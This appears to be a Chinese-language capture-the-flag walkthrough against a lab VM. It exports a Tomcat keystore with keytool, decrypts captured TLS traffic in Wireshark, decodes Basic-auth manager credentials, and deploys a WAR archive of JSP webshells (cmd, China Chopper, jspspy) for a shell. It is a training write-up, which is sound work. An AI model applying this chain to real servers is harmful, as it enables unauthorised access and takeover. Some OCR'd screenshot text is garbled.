
keystore是存储公私密钥的一种文件格式。




0×03: 导入流量抓包文件、SSL证书到Wireshark

(1) 依次访问左边的菜单树, 点击每个菜单栏:

content链接了一张图片troll.gif:



点击profile会进入目录浏览:




Index of /impresscms/modules/profile


Name	Last modified	Size	Description
Parent Directory	-	-	-
activate.php	2016-03-02 07:09	3.9K	-
admin/	2016-03-02 07:09	-	-
assets/	2016-03-02 07:09	-	-
audio.php	2016-03-02 07:09	5.8K	-
blocks/	2016-03-02 07:09	-	-
changemail.php	2016-03-02 07:09	3.8K	-
changepass.php	2016-03-02 07:09	3.0K	-
class/	2016-03-02 07:09	-	-
comment_delete.php	2016-03-02 07:09	609	-
comment_edit.php	2016-03-02 07:09	607	-
comment_new.php	2016-03-02 07:09	610	-
comment_post.php	2016-03-02 07:09	607	-
comment_reply.php	2016-03-02 07:09	608	-
configs.php	2016-03-02 07:09	4.9K	-

但都没发现可利用漏洞，继续浏览每个网页。

(2) 点击View Account菜单进入界面，再依次点击页面的Content，会弹出一行链接Content SSL implementation test capture，点击链接，如下图：




(3) 进入http://192.168.110.140/impresscms/modules/content/content.php?content_id=1页面，可以看到一个名为：_SSL_test_phase1.pcap的Wireshark流量包文件，下载它。



同时，该页面有重要的提示信息：这个pCAP文件是有红色团队的重新攻击产生的，但是不能读取文件。而且They told me the alias, storepassword and keypassword are all set to 'tomcat' 别名、Keystore密码、key密码都设置成tomcat。

由此推测：a. 这是一个流量包文件，不能读取很可能因为某些流量有SSL加密（前面的邮件中提供了一个keystore，这里提供了密码；b. 系统中可能存在tomcat。

(4) 使用kali的keytool工具



查看keystore这个密钥库里面的所有证书，命令keytool -list -keystore c:\keystore 输入密钥库口令tomcat:

```
使用 "keytool -help" 获取所有可用命令
root@kali:~# keytool -list -keystore '/root/keystore'
输入密钥库口令:
密钥库类型: JKS
密钥库提供方: SUN

您的密钥库包含 1 个条目


tomcat, 2016-5-21, PrivateKeyEntry,
证书指纹 (SHA1): D5:D2:49:C3:69:93:CC:E5:39:A9:DE:5C:91:DC:F1:26:A6:40:46:53

Warning:
JKS 密钥库使用专用格式。建议使用 "keytool -importkeystore -srckeystore /root/keystore -destkeystore /root/keystore -deststoretype pkcs12" 迁移到行业标准格式 PKCS12.
root@kali:~#
```

(5) 从密钥库导出.p12证书，导出名为: tomcatkeystore.p12的证书，命令:

```
1 keytool -importkeystore -srckeystore '/root/keystore' -
  destkeystore '/root/tomcatkeystore.p12' -deststoretype PKCS12 -
  srcalias tomcat
```

```
root@kali:~# keytool -importkeystore -srckeystore '/root/keystore' -destkeystore '/root/tomcatkeystore.p12' -deststoretype PKCS12 -srcalias tomcat
正在将密钥库 /root/keystore 导入到 /root/tomcatkeystore.p12...
输入目标密钥库口令:
再次输入新口令:
它们不匹配。请重试
输入目标密钥库口令:
再次输入新口令:
输入源密钥库口令:
root@kali:~#
```



将证书导入Wireshark: 在Wireshark中打开_SSL_test_phase1.pcap流量包文件, 选择菜单: 编辑 - 首选项 - Protocols - SSL, 点击右边的Edit:

The image shows the Wireshark network protocol analyzer interface. The main packet list displays a capture of traffic between 192.168.110.1 and 192.168.110.129. A packet from 192.168.110.129 to 192.168.110.140 is selected, showing details for the 'Secure Sockets Layer' (SSH) protocol. The 'SSL Decrypt' dialog box is open, showing the 'Key File' field with the path '/root/.tomcat/keystore.p12' and the 'Password' field with the value 'tomcat'. The 'Key File' field is highlighted with a red arrow.


(1) 导入证书后, https流量已经被解密, 查看每个http流量包:

文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)


http

No.	Time	Source	Destination	Protocol	Length	Info
14	1.035146	192.168.110.129	192.168.110.140	HTTP	1338	GET /_M@nag3Me/html HTTP/1.1
18	1.101477	192.168.110.140	192.168.110.129	HTTP	92	HTTP/1.1 401 Unauthorized (text/html)
26	4.374997	192.168.110.129	192.168.110.140	HTTP	1397	GET /_M@nag3Me/html HTTP/1.1
32	4.421745	192.168.110.140	192.168.110.129	HTTP	92	HTTP/1.1 200 OK (text/html)
34	4.478550	192.168.110.129	192.168.110.140	HTTP	1525	GET /_M@nag3Me/images/asf-logo.gif HTTP/1.1
48	4.491327	192.168.110.140	192.168.110.129	HTTP	210	HTTP/1.1 304 Not Modified
51	4.590181	192.168.110.129	192.168.110.140	HTTP	1523	GET /_M@nag3Me/images/tomcat.gif HTTP/1.1
53	4.591910	192.168.110.140	192.168.110.129	HTTP	210	HTTP/1.1 304 Not Modified
54	4.610733	192.168.110.129	192.168.110.140	HTTP	1335	GET /favicon.ico HTTP/1.1
55	4.612935	192.168.110.140	192.168.110.129	HTTP	1210	HTTP/1.1 404 Not Found (text/html)
60	6.804832	192.168.110.129	192.168.110.140	HTTP	1382	GET /cmd/ HTTP/1.1
61	6.806695	192.168.110.140	192.168.110.129	HTTP	1196	HTTP/1.1 404 Not Found (text/html)
71	9.770143	192.168.110.129	192.168.110.140	HTTP	1335	GET /cmd/cmd.jsp HTTP/1.1
72	9.778658	192.168.110.140	192.168.110.129	HTTP	472	HTTP/1.1 200 OK (text/html)
76	13.739906	192.168.110.129	192.168.110.140	HTTP	1438	GET /cmd/cmd.jsp?cmd=id HTTP/1.1
77	13.754746	192.168.110.140	192.168.110.129	HTTP	466	HTTP/1.1 200 OK (text/html)


继续观察流量包，发现一个Unauthorized的认证包，该request和response包含了Tomcat后台的登录地址：<https://192.168.110.140:8443/M@nag3Me/html>



发现包含登录用户名密码的数据包，采用http basic认证，认证数据包为：Basic dG9tY2F0OIR0XDVE0EYolYEqdT1HKTRtN3pC



这是base64编码的用户名密码，将dG9tY2F0OIR0XDVE0EYolYEqdT1HKTRtN3pC复制到Burpsuit Decoder进行解码，得到Tomcat登录用户名密码




Tomcat后台登录用户名: tomcat, 密码: Tt\5D8F(#!*u=G)4m7zB

获取shell

0×05: 登录Tomcat后台get shell

(1) 登录tomcat后台:



Message: OK

Manager

[List Applications](#) [HTML Manager Help](#) [Manager Help](#) [Server Status](#)

Path	Display Name	Running	Sessions	Commands
/		false	0	Start Stop Reload Undeploy
/_M@nag3Me	Tomcat Manager Application	true	4	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes


Deploy

Deploy directory or WAR file located on server

Context Path (required):

XML Configuration file URL:

(2) Tomcat后台get shell是有标准姿势的, 上养马场, 准备好jsp版本的各种马, 这里有cmd命令小马, 菜刀马, jspspy大马, 将其打成caidao.zip压缩包, 再将zip压缩包将扩展名改为caidao.war, 将war包上传部署即可:



(2) 在WAR file to deploy中将war包上传：

Applications				
Path	Display Name	Running	Sessions	Commands
/		false	0	Start Stop Reload Undeploy
/_M@nag3Me	Tomcat Manager Application	true	4	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Deploy	
Deploy directory or WAR file located on server	
Context Path (required): <input type="text"/>	
XML Configuration file URL: <input type="text"/>	
WAR or Directory URL: <input type="text"/>	
<input type="button" value="Deploy"/>	
WAR file to deploy	
Select WAR file to upload	<input type="text" value="C:\Users\Administrator\Music\caidao.war"/> <input type="button" value="浏览..."/>
<input type="button" value="Deploy"/>	

Diagnostics	
Check to see if a web application has caused a memory leak on stop, reload or undeploy	
<input type="button" value="Find leaks"/>	This diagnostic check will trigger a full garbage collection. Use it with extreme caution on production systems.

上传后在目录中找到上传的目录/caidao，已上传jsp木马文件就在这个目录下。

Tomcat Web Application Manager

